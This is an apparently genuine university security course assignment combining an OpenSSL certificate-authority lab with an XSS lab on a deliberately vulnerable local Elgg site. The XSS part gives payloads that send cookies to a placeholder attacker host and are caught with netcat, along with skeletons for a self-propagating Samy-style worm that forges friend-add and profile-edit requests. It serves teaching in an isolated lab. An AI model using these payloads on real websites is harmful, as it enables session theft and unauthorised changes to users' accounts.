CS 645 – Spring 2026 (section 104)
Project 2 (due April 8 @ 11:59pm)

For questions of the assignment, please email the instructor at cong.shi@njit.edu or the TA at fy34@njit.edu

- For Problem 2, you need to upload in Canvas a ZIP archive with all your JavaScript attack files.
- For Problem 1 and Problem 2, you need to upload in Canvas a document with your answers. The document needs to be in Microsoft Word or PDF format.
- You are allowed to work in **teams of up to three students**. Only one submission per team is needed, indicating the names of the team members. Include the name(s) of your team members in every file you submit (including in the document with your answers, and also in every script file as a comment).

Problem 1 (30 points): Public Key Cryptography

The learning objective of this problem is for students to get familiar with several public key cryptography concepts, such as public-key encryption, digital signature, public-key certificate, certificate authority, and authentication based on PKI.

Environment setup:
For this problem, you need to first set up the Ubuntu virtual machine environment based on the instructions in the Syllabus under "Special Software Installation Requirements".

In addition, we will use `openssl` commands and libraries. Check if your Ubuntu has `openssl` installed by typing "`openssl`" in command line (type "exit" to exit the program). If it is not installed, you can install it using the following command:

```
% sudo apt-get install openssl
```

Task 1: Become a Certificate Authority (CA)

A Certificate Authority (CA) is a trusted entity that issues digital certificates. The digital certificate certifies the ownership of a public key by the named subject of the certificate. A number of commercial CAs are treated as root CAs; VeriSign is the largest CA at the time of writing. Users who want to get digital certificates issued by the commercial CAs need to pay those CAs.

In this problem, we need to create digital certificates, but we are not going to pay any commercial CA. We will become a root CA ourselves, and then use this CA to issue certificate for others (e.g. servers). In this task, we will make ourselves a root CA, and generate a certificate for this CA. Unlike other certificates, which are usually signed by another CA, the root CA's certificates are self-signed. Root CA's certificates are usually pre-loaded into most operating systems, web browsers, and other software that rely on PKI. Root CA's certificates are unconditionally trusted.

The Configuration File `openssl.conf`. In order to use `OpenSSL` to create certificates, you have to have a configuration file. The configuration file usually has an extension `.cnf`. It is used by three `OpenSSL` commands: `ca`, `req` and `x509`. The manual page of `openssl.conf` can be found using Google search. You can also get a copy of the configuration file from `/usr/lib/ssl/openssl.cnf`. After copying this file into your current directory, you need to create several sub-directories as specified in the configuration file (look at the [default CA] section):

```
dir             = ./demoCA            # Where everything is kept
```

```
certs                 = $dir/certs          # Where the issued certs are
kept
crl_dir          = $dir/crl            # Where the issued crl are kept
new_certs_dir    = $dir/newcerts  # default place for new certs.
database         = $dir/index.txt      # database index file.
serial                = $dir/serial         # The current serial number
```

For the `index.txt` file, simply create an empty file. For the `serial` file, put a single number in string format (e.g. 1000) in the file. Once you have set up the configuration file `openssl.cnf`, you can create and issue certificates.

Certificate Authority (CA). As we described before, we need to generate a self-signed certificate for our CA. This means that this CA is totally trusted, and its certificate will serve as the root certificate. You can run the following command to generate the self-signed certificate for the CA:

```
$ openssl req -new -x509 -keyout ca.key -out ca.crt -config openssl.cnf
```

You will be prompted for information and a password. Do not lose this password, because you will have to type the passphrase each time you want to use this CA to sign certificates for others. You will also be asked to fill in some information, such as the Country Name, Organization Name, Common Name, etc. **Please use your own name for the Organization Name (if working in a team, use the name of one team member).** The output of the command are stored in two files: `ca.key` and `ca.crt`. The file `ca.key` contains the CA's private key, while `ca.crt` contains the public-key certificate.

Please include the content of these two files, `ca.key` and `ca.crt` (as text files) in the document you are submitting (do not "embed" the files in the MS Word document, because such "embedded" files cannot be accessed if MS Word is running on a Mac).

Task 2: Create a Certificate for PKILabServer.com

Now that we have become a root CA, we are ready to sign digital certificates for our customers. Our first customer is a company called PKILabServer.com. For this company to get a digital certificate from a CA, it needs to go through three steps.

Step 1: Generate public/private key pair. The company needs to first create its own public/private key pair. We can run the following command to generate an RSA key pair (both private and public keys). You will also be required to provide a password to protect the keys. The keys will be stored in the file `server.key`:

```
$ openssl genrsa -des3 -out server.key 1024
```

Step 2: Generate a Certificate Signing Request (CSR). Once the company has the key file, it should generate a Certificate Signing Request (CSR). The CSR will be sent to the CA, who will generate a certificate for the key (usually after ensuring that identity information in the CSR matches with the server's true identity). **Please use `PKILabServer.com` as the Common Name of the certificate request.**

```
$ openssl req -new -key server.key -out server.csr -config openssl.cnf
```

Step 3: Generating Certificates. The CSR file needs to have the CA's signature to form a certificate. In the real world, the CSR files are usually sent to a trusted CA for their signature. In this lab, we will use our own trusted CA to generate certificates:

```
$ openssl ca -in server.csr -out server.crt -cert ca.crt -keyfile ca.key -
config openssl.cnf
```

If OpenSSL refuses to generate certificates, it is very likely that the names in your requests do not match with those of CA. The matching rules are specified in the configuration file (look at the [policy match] section). You can change the names of your requests to comply with the policy (so you need to use the same names you used when you created the CA above), or you can change the policy. The configuration file also includes another policy (called policy anything), which is less restrictive. You can choose that policy by changing the following line:

`"policy = policy_match" change to "policy = policy_anything".`

Please include the content of the files `server.key`, `server.csr`, `server.crt` (<u>as text files</u>) in the document you are submitting (do not "embed" the files in the MS Word document, because such "embedded" files cannot be accessed if MS Word is running on a Mac).

Task 3: Use PKI for Web Sites

We will now explore how public-key certificates are used by web sites to secure web browsing. First, we need to get our domain name. Let us use `PKILabServer.com` as our domain name. To get our computers recognize this domain name, let us add the following entry to `/etc/hosts`; this entry basically maps the domain name `PKILabServer.com` to our localhost (i.e., 127.0.0.1):

```
127.0.0.1  PKILabServer.com
```

Next, let us launch a simple web server with the certificate generated in the previous task. `OpenSSL` allows us to start a simple web server using the s_server command:

```
# Combine the secret key and certificate into one file
% cp server.key server.pem
% cat server.crt >> server.pem

# Launch the web server using server.pem
% openssl s_server -cert server.pem -www
```

By default, the server will listen on port `4433`. You can alter that using the -accept option. Now, you can access the server using the following URL: `https://PKILabServer.com:4433/`. Most likely, you will get an error message from the browser. In Firefox, you will see a message like the following (under "Technical Details"): *"pkilabserver.com:4433 uses an invalid security certificate. The certificate is not trusted because the issuer certificate is unknown"*.

Had this certificate been assigned by VeriSign, we will not have such an error message, because VeriSign's certificate is very likely preloaded into Firefox's certificate repository already. Unfortunately, the certificate of `PKILabServer.com` is signed by our own CA (i.e., using `ca.crt`), and Firefox does not recognize this CA. There are two ways to get Firefox to accept our CA's self-signed certificate:

- We can request Mozilla to include our CA's certificate in its Firefox software, so everybody using Firefox can recognize our CA. This is how the real CAs, such as VeriSign, get their certificates into Firefox. Unfortunately, our own CA does not have a large enough market for Mozilla to include our certificate, so we will not pursue this direction.
- Load `ca.crt` into Firefox: We can manually add our CA's certificate to the Firefox browser by clicking the following menu sequence: `Edit -> Preference -> Advanced -> Encryption -> View Certificates`

You will see a list of certificates that are already accepted by Firefox. From here, we can "import" our own certificate. Please import `ca.crt`, and select the following option: "Trust this CA to identify web sites". You will see that our CA's certificate is now in Firefox's list of the accepted certificates. Now, point the browser to `https://PKILabServer.com:4433`. ***Please describe and explain your observations***.

Please also do the following tasks:

1. Since `PKILabServer.com` points to the `localhost`, if we use `https://localhost:4433` instead, we will be connecting to the same web server. ***Please do so, describe and explain your observations.***
2. Modify a single byte of `server.pem`, and restart the server, and reload the URL. ***What happens? Describe and explain your observations.*** (to edit the file `server.pem`, you can install a hex editor called `GHex` using the command "`sudo apt-get install ghex`"; `GHex` will be installed as `/usr/bin/ghex2`).

Problem 2 (70 points): Cross-site scripting (XSS) Attacks

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as cookies. The access control policies (i.e., the same origin policy) employed by the browser to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named Elgg in our pre-built Ubuntu VM image. Elgg is an open-source web application for social networking, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles.

In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified Elgg, in a way that is similar to what Samy Kamkar did to MySpace in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list.

Environment setup for the problem:

For this problem, we will assume that you have set up the Ubuntu virtual machine environment based on the instructions in the Syllabus under "Special Software Installation Requirements".

We will need the following:

- Firefox web browser
- Apache web server
- Elgg web application

The **Apache web server** is also included in the pre-built Ubuntu image. However, the web server is not started by default. You have to first start the web server using this command:

```
sudo service apache2 start
```

The **Elgg web application** is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts on the Elgg server and the credentials are given below (username, password):

admin, seedelgg
alice, seedalice
boby, seedboby
charlie, seedcharlie
samy, seedsamy

You can access the Elgg server using the following URL (the Apache server needs to be started first):
`http://www.xsslabelgg.com`
(this URL is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name `www.xsslabelgg.com` to the virtual machine's local IP address `127.0.0.1`).

Once you log in as a user in Elgg, you can access your Profile and list of Friends by clicking on the user name on the right side of the browser window.

Note: Some of the project tasks require familiarity with JavaScript. Wherever necessary, we provide a sample JavaScript program to help you get started.

Task 1 (5 points): Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your Profile (e.g. in the "Brief description" field), then any user who views your profile will see the alert window.

What you need to do:
1. Login as user Alice and change the "Brief description" field in your Profile such that an alert window which has the following text will open:
   XSS attack by [insert your real name/s here]
2. Logout and login as user Boby, and then select user Alice from "More => Members" in the Elgg menu.
3. Include in your project document a screenshot with this alert window.

Task 2 (5 points): Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
Hello Everybody,
Welcome to this message board.
```

When a user views this message post, a pop-up message box will display the user's cookies.

What you need to do:
1. Login as user Alice and change the "Brief description" field in your Profile such that an alert window which contains the user's cookies will open.

2. Logout and login as user Charlie, and then select user Alice from "More => Members" in the Elgg menu.
3. Include in your project document a screen printout with this alert window.

Task 3 (10 points): Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript code insert an `<img>` tag with its `src` attribute set to a URL on the attacker's machine. When the JavaScript inserts the `<img>` tag, the browser tries to load the image from the URL in the `src` field and in the process ends up sending a HTTP GET request to the attacker's machine. The JavaScript given below sends the cookies to port 7777 of the attacker's machine, where the attacker has a TCP server listening to the same port. The TCP server can print out whatever it receives.

```
Hello Folks,
<script>document.write("<img
src='http://attacker_IP_address:7777?cookie=" + escape(document.cookie)
+ "'>"); </script>
This script tests an XSS attack.
```

A commonly used program by attackers is `netcat` (or `nc`), which, if running with the "`-l`" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port 7777:

```
nc -l 7777 -v
```

The "`-l`" option is used to specify that `nc` should listen for an incoming connection rather than initiate a connection to a remote host. The "`-v`" option is used to have `nc` give more verbose output.

What you need to do:

1. Start a new terminal and type the `nc` command above to start a TCP server.
2. Login as user Samy and change the "About me" field in your Profile such that the cookies of whoever is viewing Samy's profile will be sent to the attacker's TCP server (you need to replace 'attacker_IP_address' in the script above with the appropriate value). **When editing the "About me" field, select the "Edit HTML" option to avoid automatic re-formatting of your text.**
3. Logout and login as user Alice, and then view Samy's profile by selecting user Samy from "More => Members" in the Elgg menu.
4. Include in your project document:
    a. a screen printout with the text printed by the TCP server.
    b. the JavaScript script you used in step 2 above.

Task 4 (15 points): XSS worm that adds a friend

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's profile. This worm does not self-propagate; in task 6, we will make it self-propagating.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from

the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim.

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what is sent to the server when a user adds a friend. We suggest two tools that can help us get the information: Firefox's "HTTP Header Live" add-on and Firefox's HTTP developer tool. These can display the header and contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. The "Guidelines" section at the end of this document provides guidelines on how to use these tools.

There are two common types of HTTP requests, one is HTTP `GET` request, and the other is HTTP `POST` request. These two types of HTTP requests differ in how they send the contents of the request to the server. We can use the JavaScript `XMLHttpRequest` object to send HTTP `GET` and `POST` requests to web applications. `XMLHttpRequest` can only send HTTP requests back to the server, instead of other computers, because the same-origin policy is strongly enforced for `XMLHttpRequest`. This is not an issue for us, because we do want to use `XMLHttpRequest` to send a forged HTTP request back to the Elgg server.

To learn how to use `XMLHttpRequest`, you can study these documents:
`https://www.w3schools.com/xml/ajax_xmlhttprequest_create.asp`
`https://www.w3schools.com/xml/xml_http.asp`

If you are not familiar with JavaScript programming, we suggest that you study the following documents to learn some basic JavaScript functions. You will have to use some of these functions.
Essential Javascript – A Javascript Tutorial:
`https://www.evl.uic.edu/luc/bvis546/Essential_Javascript_--_A_Javascript_Tutorial.pdf`

You may also need to debug your JavaScript code, which can be done using Firefox's Developer tool. The "Guidelines" section at the end of this document provides guidelines on how to use this tool.

For this subtask, the worm program should do the following:

1. Create the correct request to add Samy to the friends list of the user who is executing the malicious code
2. Forge a HTTP `GET` request to add Samy as a friend.

Code Skeleton. We provide a skeleton of the JavaScript code that you need to write. This JavaScript code is inserted into user Samy's profile, and any user that views Samy's profile will then automatically add Samy as their friend. You need to fill in all the necessary details.

```
<script type="text/javascript">

window.onload = function () {

  //Construct the HTTP request to add Samy as a friend.
  var sendurl = "…"; // FILL IN

  //Create and send Ajax request to add friend.
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```

```
  Ajax.send();
}
</script>
```

Note that in this case the `GET` method is used to send the HTTP request.
To modify the victim's profile, the HTTP request sent by the worm should contain Samy's user id and the victim's `__elgg_ts` and `__elgg_token` values in the `sendurl` variable. The worm needs to find out and use the values of `__elgg_ts` and __elgg_token using JavaScript code. These are embedded in "elgg" variable which can be found in the source web page (right-click and "View Page Source", search for "var elgg ="). The "elgg" variable is a JavaScript object that has other objects embedded inside. The inner objects can be accessed for example as elgg.field1.field2.field3, etc.

What you need to do:

1. Based on the format of the GET request to add a friend, write a JavaScript script that adds Samy to the friends list of any user who views Samy's profile. Save your JavaScript script in a file `task4.txt`.
2. Login as user Samy and inject in the "About me" field of Samy's profile the script from file `task4.txt`. (**When editing the "About me" field, select the "Edit HTML" option to avoid automatic re-formatting of your text.**)
3. Logout and login as user Alice, and then view Samy's profile by selecting user Samy from "More => Members" in the Elgg menu. At this point, the malicious Javascript script will be executed and Samy will be added to Alice's friend list.
4. <u>Include in your project document:</u>
    a. a screen printout with Alice's friends list after viewing Samy's profile.
    b. the contents of your JavaScript file from `task4.txt`.
5. Include file `task4.txt` in a ZIP archive that contains all your attack files and will be uploaded in Canvas.

<u>Task 5 (15 points): XSS Worm that changes the victim's profile</u>

The objective of this task is to modify the victim's profile "About me" field when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in task 6, we will make it self-propagating.

To do this, we should first find out how a legitimate profile change looks like in Elgg. More specifically, we need to figure out what is sent to the server when a user changes the "About me" field and saves her profile. We suggest two tools that can help us get the information: Firefox's "HTTP Header Live" add-on and Firefox's HTTP developer tool. These can display the header and contents of any HTTP request message sent from the browser. From the contents, we can identify all the the needed data in the request. The "Guidelines" section at the end of this document provides guidelines on how to use these tools.

For this subtask, the worm program should do the following:

1. Create the correct request to add a certain piece of text into the profile of a user (the victim) who is viewing Samy's profile
2. Forge a HTTP `POST` request to change the profile of the victim user.

Code Skeleton. We provide a skeleton of the JavaScript code that you need to write. This JavaScript code is inserted into user Samy's profile, and any user that views Samy's profile will then automatically have their "About me" profile field changed to a certain piece of text. You need to fill in all the necessary details.

```
<script type="text/javascript">
```

```
window.onload = function() {

  //Construct the HTTP POST request to modify profile.
  var sendurl="… "; // FILL IN
  var content= "…"; // FILL IN

  //Modify Victim's profile except for SAMY
  if (…) // FILL IN
  {
      //Create and send Ajax request to modify profile
      var Ajax=null;
      Ajax=new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host"," www.xsslabelgg.com");
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
      Ajax.send(content);
  }
}
</script>
```

Note that in this case the `POST` method is used to send the HTTP request.
To modify the victim's profile, the HTTP request sent by the worm should contain certain information about the victim in the HTML body of the request (which is sent via the `content` variable):

- The worm needs to find out and use the values of __elgg_`ts` and __elgg_token using JavaScript code. These are embedded in "elgg" variable which can be found in the source web page (right-click and "View Page Source", search for "var elgg ="). The "elgg" variable is a JavaScript object that has other objects embedded inside. The inner objects can be accessed for example as elgg.field1.field2.field3, etc.
- The victim's user name and user id (guid) can be obtained using in a similar fashion, as they are part of the same "elgg" object (elgg`.session.user.name` and elgg`.session.user.guid`).

Important note: Be careful when dealing with an infected profile. If a profile is already infected by the XSS worm, you may want to leave them alone, instead of modifying them again. If you are not careful, you may end up removing the XSS worm from the profile.

What you need to do:

1. Based on the format of the `POST` request to change a user's profile, write a JavaScript script that changes the "About me" field in the profile of any user (the victim) who views Samy's profile. The "About me" field should contain the following text:
   Samy is my HERO (added by [insert your team member name/s here])
   Save your JavaScript script in a file `task5.txt`.
2. Login as user Samy and inject in the "About me" field of Samy's profile the script from file `task5.txt`. (**When editing the "About me" field, select the "Edit HTML" option to avoid automatic re-formatting of your text.**)
3. Logout and login as user Alice, and then view Samy's profile by selecting user Samy from "More => Members" in the Elgg menu. At this point, the malicious Javascript script will be executed and Alice's profile will be changed.
4. <u>Include in your project document:</u>
   a. a screenshot with Alice's profile after viewing Samy's profile.
   b. the contents of your JavaScript file from `task5.txt`.
5. Include the file `task5.txt` in a ZIP archive that contains all your attack files and will be uploaded in Canvas.

Task 6 (20 points): Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also adds a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.
To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and display it in an alert window:

```
<script id="worm">
      var strCode = document.getElementById("worm");
      alert(strCode.innerHTML);
</script>
```

It should be noted that `innerHTML` only gives us the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag `<script id="worm">` and the ending tag `</script>` to form an identical copy of the malicious code.

When data are sent in HTTP POST requests with the Content-Type set to `application/x-wwwform-urlencoded`, which is the type used in our code, the data should also be encoded. The encoding scheme is called URL encoding, which replaces non-alphanumeric characters in the data with %HH (a percentage sign and two hexadecimal digits representing the ASCII code of the character). The `encodeURIComponent()` function can be used to URL-encode a string. You should use this function to URL-encode the JavaScript variable that stores the copy of the worm (obtained after using `innerHTML` and after adding the beginning and ending script tags).

Other notes:

- Be careful when dealing with an infected profile. If a profile is already infected by the XSS worm, you may want to leave them alone, instead of modifying them again. If you are not careful, you may end up removing the XSS worm from the profile.

What you need to do:

1. Based on the format of the `POST` request to change a user's profile, write a JavaScript script that changes the "About me" field in the profile of any user (the victim) who views an infected profile. The "About me" field should contain the following text:
   Samy is my HERO (added by [insert your team member name/s here])
   The script should also add Samy to the friends list of the victim.
   Save your JavaScript script in a file `task6.txt`.
2. Login as user Samy and inject in the "About me" field of Samy's profile the script from file `task5.txt`. (**When editing the "About me" field, select the "Edit HTML" option to avoid automatic re-formatting of your text.**)

3. Logout and login as user Alice, and then view Samy's profile by selecting user Samy from "More => Members" in the Elgg menu. At this point, the malicious Javascript script will be executed and Alice's profile will be infected as well.
4. Logout and login as user Boby, and then view Alice's profile by selecting user Alice from "More => Members" in the Elgg menu. At this point, the malicious Javascript script will be executed and Boby's profile will be infected as well.
5. Include in your project document:
   a. a screenshot with Alice's profile after viewing Samy's profile.
   b. a screenshot with Boby's profile after viewing Alice's profile.
   c. the contents of your JavaScript file from `task6.txt`.
6. Include the file `task6.txt` in a ZIP archive that contains all your attack files and will be uploaded in Canvas.

GUIDELINES:

Using the "HTTP Header Live" add-on to Inspect HTTP Headers

An add-on called "HTTP Header Live" is installed in FireFox. However, after the Ubuntu VM was created, this add-on has been disabled by Firefox, as Mozilla verifies and signs add-ons that follow a set of security guidelines. The version of HTTP Header Live (v 0.6 - Last Updated April 9, 2018) installed on the VM does not comply with this security guideline, so it was automatically disabled. The issue can be easily resolved by installing the latest version of HTTP Header Live (under "Tools" menu, "Add-ons").

The instruction on how to enable and use this add-on tool is depicted in Figure 1. Just click the icon marked by ①; a sidebar will show up on the left. Make sure that HTTP Header Live is selected at position ②. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by ③. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request. Unfortunately, there is a bug in this add-on tool (it is still under development); nothing will show up inside the pop-up window unless you change its size (It seems that re-drawing is not automatically triggered when the window pops up, but changing its size will trigger the re-drawing).

Figure 1: Enable the HTTP Header Live Add-on.

Using the Web Developer Tool to Inspect HTTP Headers

There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:

```
Click Firefox's top right menu --> Web Developer --> Network
or
Click the "Tools" menu --> Web Developer --> Network
```

We use the user login page in Elgg as an example. Figure 2 shows the Network Tool showing the HTTP POST request that was used for login.




Figure 2: HTTP Request in Web Developer Network tool.

To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 3).





Figure 3: HTTP Request and Request Details in Two Panes.

The details of the selected request will be visible in the right pane. Figure 4(a) shows the details of the login request in the Headers tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the Params tab. Figure 4(b) shows the parameter sent in the login request to Elgg, including `username` and `password`. The tool can be used to inspect HTTP GET requests in a similar manner to HTTP POST requests.



(a) HTTP Request Headers (b) HTTP Request Parameters

Figure 4: HTTP Headers and Parameters.

Font Size. The default font size of Web Developer Tools window is quite small. It can be increased by focusing click anywhere in the Network Tool window, and then using `Ctrl` and + button.

JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:

```
Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.
```

Once we are in the web console, click the `JS` tab. Click the downward pointing arrowhead beside JS and ensure there is a check mark beside `Error`. If you are also interested in Warning messages, click `Warning`. See Figure 5.

If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 6.




Figure 5: Debugging JavaScript Code (1).




Figure 6: Debugging JavaScript Code (2).